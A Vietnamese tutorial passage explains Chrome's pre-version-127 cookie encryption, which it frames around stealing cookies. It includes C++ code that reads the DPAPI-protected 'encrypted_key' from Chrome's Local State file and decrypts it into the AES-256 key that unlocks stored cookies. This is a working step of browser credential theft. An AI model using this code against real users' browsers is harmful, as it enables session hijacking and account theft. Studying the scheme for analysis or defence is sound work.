




Từ phiên bản 127, chrome đã update mã hóa cho cookies, khiến quá trình giải mã, ăn cắp cookies trở nên khó khăn hơn.
Mã hóa cookies phiên bản cũ
Trên các phiên bản cũ, key giải mã được lưu trữ tại
C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State.
Trong file này có 2 trường được base64encode là app_bound_fixed_data và encrypted_key. Encrypted_key chính là khóa để giải mã dữ liệu.
Giải mã b64 với key trên được kết quả là key DPAPI.

DPAPI là 1 loại mã hóa dữ liệu dựa trên thông tin hệ thống, người dùng đó. Vì vậy việc mã hóa và giải mã chỉ có thể thực hiện được trên chính máy đó.
Sử dụng WinAPI CryptProtectData để mã hóa key và CryptUnprotectData để giải mã key.
#include "Utils.h"
#include <iostream>
#include <Windows.h>
#include <fstream>
#include <bcrypt.h>

#pragma comment(lib, "bcrypt.lib")
#pragma comment(lib, "Crypt32.lib")
int main() {
	std::string encryptedKeyB64 = "<base64Key>";
	std::string encryptedKey = Base64Decode(encryptedKeyB64);

	BYTE* bKeyEncrypted = new BYTE[encryptedKey.size() - 5];
	int keySize = encryptedKey.size() - 5;
	for (size_t i = 5; i < encryptedKey.size(); ++i) {
		bKeyEncrypted[i - 5] = static_cast<BYTE>(encryptedKey[i]);
	}

	DATA_BLOB in = { 0 };
	DATA_BLOB out = { 0 };
	in.pbData = bKeyEncrypted;
	in.cbData = keySize;
	BYTE *decryptedKey = new BYTE[keySize];
	if (CryptUnprotectData(&in, NULL, NULL, NULL, NULL, 0, &out)) {
		memcpy(decryptedKey, out.pbData, out.cbData);
		decryptedKey[out.cbData] = '\0'; // Null-terminate the decrypted key
	} else {
		std::cerr << "Decryption failed with error code: " << GetLastError() << std::endl;
		delete[] bKeyEncrypted;
		return 1;
	}

//Open and write to file
	std::fstream outputFile("decrypted_key.bin", std::ios::out | std::ios::binary);
	outputFile.write(reinterpret_cast<char*>(decryptedKey), keySize);
	outputFile.close();
}

Sau khi giải mã và ghi ra file, khóa nhận được là 32byte – AES-256